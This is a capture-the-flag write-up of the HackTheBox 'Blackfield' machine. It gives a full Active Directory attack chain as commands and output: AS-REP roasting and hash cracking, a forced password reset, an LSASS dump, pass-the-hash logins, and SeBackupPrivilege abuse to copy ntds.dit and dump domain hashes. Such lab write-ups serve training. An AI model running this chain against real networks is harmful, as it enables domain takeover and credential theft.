HackTheBox: Blackfield

Recon#
As always, we start off with an Nmap scan to see what’s open:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# nmap -sCV -sS -T4 -p- 10.129.229.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 20:26 EDT
Nmap scan report for DC01.BLACKFIELD.local (10.129.229.17)
Host is up (0.031s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-22 00:35:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6m08s
| smb2-time:
|   date: 2025-06-22T00:35:33
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.31 seconds┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# sudo nano /etc/hosts
10.129.229.17 DC01.BLACKFIELD.local BLACKFIELD.localIt looks like SMB is open, so let’s see if we can access anything by running SMBMap. SMBMap with no credentials fails:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# smbmap -H BLACKFIELD.local
________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.229.17, no fun for you...
[*] Closed 1 connections
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# smbmap -H BLACKFIELD.local -u 'test' -p ''
[snip...]
[+] IP: 10.129.229.17:445       Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections[snip...]
profiles$ READ ONLY
./profiles$
dr--r--r-- 0 Wed Jun 3 12:47:12 2020 .
dr--r--r-- 0 Wed Jun 3 12:47:12 2020 ..
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 AAlleni
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ABarteski
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ABekesz
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ABenzies
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ABiemiller
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 AChampken
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ACheretei
dr--r--r-- 0 Wed Jun 3 12:47:11 2020 ACsonaki
[...snip]
I only showed a small snippet of it, but there’s a lot of users listed here. We can use this to build a list of users to try some different approaches with. I try checking for user = password with
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# nxc smb BLACKFIELD.local -u users.txt -p users.txt┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# impacket-GetNPUsers -dc-ip 10.129.229.17 'BLACKFIELD.local/' -usersfile 'users.txt' -format hashcatKerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database, a small handful of users aren’t:
audit2020
support
svc_backup
and we’re able to ASREP-roast the support user!
[snip...]
$krb5asrep$23$support@BLACKFIELD.LOCAL:08bba3fd6d8d56fdb2c62b962a52f4f2$2c273b0afbfb6b81453a914089aaf4674270bf0a3d3dec1736f56b12067d2f6a42f64f729088a47fea6dddcdbf078d4f2edfaa65f6d10aa372d6900b5dc326ab07af930583af5b66311bca0b5db6e7dc2cf09625b4c0dd8b136416a9fd03f65db09209df1e31a116b9ed335deadc32ad932253cf5226216c4c43c403996f64ed915db5da528f1d16a6ffcbb0d9fb9757ec3c7935d190d5dfa13e8a6f1cf7b1ea5051c0022ecea8f22626c8684729504b3df950fcaa8a80528acdca5757cc6a25c317ba44bbd6e4918aa535aa70d349103412806f0c6a60558af05f6c922ac48b7a332b527274b4dd49df67f59ad4f15968d95d54
[...snip]
We save the hash to a file and run it through hashcat with rockyou, and it’s cracked shortly after:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# hashcat -a 0 -w 4 support.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
[snip...]
Status...........: Cracked
support@blackfield.local
#00^BlackKnightAuth as support#
Now that we have valid creds (if we had checked earlier, it would have required a valid LDAP bind), let’s enumerate LDAP and feed it into Bloodhound! My preferred tool of choice for remote LDAP enumeration on Linux is rusthound-ce, so let’s use that:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# rusthound-ce -d BLACKFIELD.local -u 'support' -p '#00^BlackKnight' -z
[snip...]
RustHound-CE Enumeration Completed at 21:14:32 on 06/21/25! Happy Graphing! As the name implies, ForceChangePassword means that the support account can change audit2020’s password without knowing what the current password is. A good tool for exploiting DACLs like this one is BloodyAD, and that’s what we’ll use. For the sake of convenience we’re going to set it to Password123, although obviously in a real pentest environment you should pick something more secure!
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# bloodyAD --host DC01.BLACKFIELD.local -d BLACKFIELD.local -u 'support' -p '#00^BlackKnight' set password audit2020 Password123
[+] Password changed successfully!Auth as audit2020#
Now that we have access to audit2020, let’s check SMB again and see if they have access to that ‘forensic’ share we saw earlier.
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# smbmap -H BLACKFIELD.local -u 'audit2020' -p 'Password123'
[snip...]
        forensic                                                READ ONLY       Forensic / Audit share.
[...snip]./forensic//memory_analysis
[snip...]
fr--r--r-- 41936098 Thu May 28 16:29:24 2020 lsass.zip
[...snip]
A memory dump of the LSASS process would be very useful to us, since we can potentially extract credential info from it. Let’s download and unzip the file:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# smbmap -H BLACKFIELD.local -u 'audit2020' -p 'Password123' --download 'forensic/memory_analysis/lsass.zip'
[snip...]
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# unzip 10.129.229.17-forensic_memory_analysis_lsass.zip
Archive:  10.129.229.17-forensic_memory_analysis_lsass.zip
inflating: lsass.DMP┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
== MSV ==
Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
[snip...]svc_backup@blackfield.local - NT Hash
9658d1d1dcd9250115e2205d9f48400dUser Flag#

According to our Bloodhound data, svc_backup is a member of the Remote Management Users group, so we can log in via Evil-WinRM and claim that user flag. :)
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# evil-winrm -i BLACKFIELD.local -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cat ../Desktop/user.txt
<REDACTED>
User flag obtained!
Auth as svc_backup#
There’s a file called notes.txt located on the C:\ directory that gives a hint on what to do next:
notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
With SeBackup and SeRestore privileges, we can extract the SAM and SYSTEM hives and dump the contents!
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cmd /c "reg save HKLM\SAM SAM & reg save HKLM\SYSTEM SYSTEM"
The operation completed successfully.

The operation completed successfully.
If we dump the contents with Impacket’s secretsdump, we get this output:
└─# impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
Unfortunately, when we try to login with the NT hash set here, it’s unsuccessful.
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# evil-winrm -i BLACKFIELD.local -u 'Administrator' -H '67ef902eae0d740df6257f273de75051'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1You should theoretically be able to use other techniques to get the ntds.dit file, such as Invoke-NinjaCopy from the PowerSploit suite; however Invoke-NinjaCopy doesn’t play nice with Evil-WinRM for whatever reason, so this is the method I went with.
The first thing we’ll do is make a .dsh (Distributed Shell File) file to tell diskshadow the exact commands we want it to execute.
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# nano test.dsh
set context persistent nowriters
add volume c: alias mq
create
expose %mq% z:
Once we have our file written out to, we’ll put it through unix2dos to ensure the spacing and everything will be in the proper format for DiskShadow:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# unix2dos test.dsh
unix2dos: converting file test.dsh to DOS format...*Evil-WinRM* PS C:\> mkdir Temp
Directory: C:\
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 6/21/2025 8:16 PM Temp
*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp>
We’ll upload our test.dsh file:
*Evil-WinRM* PS C:\Temp> upload test.dsh
[snip...]
Info: Upload successful!
And then run DiskShadow with the file as an argument:
*Evil-WinRM* PS C:\Temp> diskshadow /s test.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  6/21/2025 8:20:15 PM

-> set context persistent nowriters
-> add volume c: alias mq
-> create
Alias mq for shadow ID {d76ca603-41a8-4d1e-82e0-a003583e1535} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {ce8f6b1b-e93a-4635-be85-74fb3548fcdf} set as environment variable.

Querying all shadow copies with the shadow copy set ID {ce8f6b1b-e93a-4635-be85-74fb3548fcdf}

        * Shadow copy ID = {d76ca603-41a8-4d1e-82e0-a003583e1535}               %mq%
                - Shadow copy set: {ce8f6b1b-e93a-4635-be85-74fb3548fcdf}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 6/21/2025 8:20:20 PM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %mq% z:
-> %mq% = {d76ca603-41a8-4d1e-82e0-a003583e1535}
The shadow copy was successfully exposed as z:\.
->
Now that our shadow copy is mounted on the Z:\ drive, we can copy it over with robocopy and download it.
*Evil-WinRM* PS C:\Temp> robocopy /b z:\windows\ntds . ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Saturday, June 21, 2025 8:21:33 PM
   Source : z:\windows\ntds\
     Dest : C:\Temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    z:\windows\ntds\
            New File              18.0 m        ntds.dit
[snip...]
------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   18.00 m   18.00 m         0         0         0         0
   Times :   0:00:01   0:00:01                       0:00:00   0:00:00


   Speed :            11622147 Bytes/sec.
   Speed :             665.024 MegaBytes/min.
   Ended : Saturday, June 21, 2025 8:21:35 PM
*Evil-WinRM* PS C:\Temp> download ntds.dit
[snip...]
Info: Upload successful!
Root Flag#
Finally, we run Impacket Secretsdump again with ntds.dit:
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:cda270172b3314d5c75ba6f9f81d27b6:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
[snip...]
Administrator@blackfield.local - NT Hash
184fb5e5178480be64824d4cd53b99eeAnd if we try to log in with evil-winrm using this new hash, it works!
┌──(root㉿kali)-[/home/…/htb/pwned/blackfield/writeup]
└─# evil-winrm -i BLACKFIELD.local -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
<REDACTED>
Root flag obtained!